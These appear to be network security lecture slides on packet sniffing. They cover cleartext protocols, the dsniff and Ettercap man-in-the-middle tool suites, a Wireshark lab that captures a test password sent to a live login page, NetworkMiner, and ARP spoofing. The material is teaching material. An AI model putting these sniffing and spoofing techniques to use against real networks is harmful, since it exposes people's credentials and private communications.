
- Telnet (Port 23)
- File Transfer Protocol: FTP (Port 21)
- Post Office Protocol v3: POP3 (Port 110)
- Internet Message Access Protocol: IMAP (Port 143)
- Network News Transfer Protocol: NNTP (Port 119)
- Simple Mail Transfer Protocol: SMTP (Port 25)
- Hypertext Transfer Protocol: HTTP (Port 80)

These protocols have no data encryption

How do we perform sniffing?

PACKET SNIFFERS


Packet Sniffers



- A packet sniffer is a hardware device or software utility that uses a network adapter card to capture network packets
- Packet sniffers exploit information transferred in clear; you have seen protocols susceptible to these sniffers: e.g. Telnet, FTP, HTTP

Limitations of Packet Sniffing

- Packet sniffers only catch what they can see
 - Users attached to hub – can see everything
 - Users attached to switch – only see own traffic
 - Wireless – access point is like hub
 - Sniffers difficult to deploy in edge computing scenarios
- Network Interface Card (NIC) needs to be able to see all traffic, not just traffic to/from itself (Hub)
 - NIC must support promiscuous mode
 - Need administrator privilege (e.g. install WinPCap driver)
- Private information e.g. authentication data must be in clear
 - SSL Packet Capture can decrypt secure comms between mobile apps and their backend services
- Capturing system must be application aware
 - To provide forensic level information and details



What Is in a Packet?

```
00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00
05 DC 1D E4 40 00 7E 06 C2 6D 0A 00 00 02 0A 00
01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10
70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32
30 30 20 4E 4B 0D 0A 56 69 61 3A 20 31 2E 30 20
```

- Source and Destination MAC Addresses
- Email contents
- Web addresses
- Authentication information
- Financial and Personal information
- Analysis of information requires use of packet analyzer (dSniff, Ettercap, Wireshark, Kismet)

- <https://www.kali.org/tools/dsniff/>
- <https://www.monkey.org/~dugsong/dsniff/>
- A collection of tools for network auditing and penetration testing
- Written by security researcher and startup founder Dug Song to parse different application protocols and extract relevant information

🔒 kali.org/tools/dsniff/

Packages & Binaries

 dsniff

\$ arpspoof	\$ dnsspoof	\$ dsniff	\$ filesnarf	\$ macof	\$ mailsnarf
\$ msgsnarf	\$ sshmitm	\$ sshow	\$ tcpskill	\$ tcpsniff	\$ urlsnarf
\$ webmitm	\$ websploit				

Ettercap

- <https://www.ettercap-project.org/>
- Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks.
- It supports active and passive dissection of many protocols and includes many features for network and host analysis.

kali.org/tools/ettercap/

Packages & Binaries

 [ettercap-common](#)

 [ettercap-graphical](#)

\$ ettercap \$ ettercap-pke... \$ etterfilter \$ etterlog

 [ettercap-text-only](#)

\$ ettercap \$ etterfilter \$ etterlog

Password Capture

WIRESHARK

Password Capture via Web Login


- Click **Start, Wireshark**.
- In the "Wireshark: Capture Interfaces box, select "Wi-Fi".
- Click the **Start** button.
- Open a Web browser and go to <http://carboncalculator.americanpistachios.org/admin/index.php>
- Enter a Username of **YOURNAME@ccsf.edu** (using your own name, not the literal string "YOURNAME") and a Password of **topsecretpassword**, as shown below:
 - You see an error message saying "Invalid Data, Please Try Again".
 - That doesn't matter--the point of this project is to see how the password was sent.
- In the Wireshark window, box, click **Capture, Stop**.
- In the Wireshark window, box, in the Filter bar, type this filter, as shown below:
`http.request.method == POST --> HTML Form URL Encoded: Application/x-www-form-urlencoded --> you will see the email address and password that you input`

Network Forensics

NETWORKMINER

Network Forensics – Pics and Malware

- [NetworkMiner](#)
- <https://www.netresec.com/?page=NetworkMiner>
- An open-source network forensics tool that extracts artifacts, such as files, images, emails and passwords, from captured network traffic in PCAP files by parsing a PCAP file uploaded
- Can also be used to capture live network traffic by sniffing a network interface




ARP spoofing or poisoning


Address Resolution Protocol (ARP)

- Primarily used to translate IP addresses to Ethernet MAC addresses
 - The device driver for Ethernet NIC needs to do this to transfer a packet
- The MAC (Media Access Control) address is a physical machine address
- Each host maintains a table (ARP cache) of IP to MAC addresses
- Message types:
 - ARP / RARP request
 - ARP / RARP reply
- No authentication in ARP:
 - ARP is a stateless protocol
 - Requests and replies can be forged


Purpose of ARP




How does ARP work?



How does ARP work?



ARP Spoofing (ARP Poisoning)



- A forged ARP reply is sent to the source ARP request
- The source computer's ARP cache is updated with a forged entry

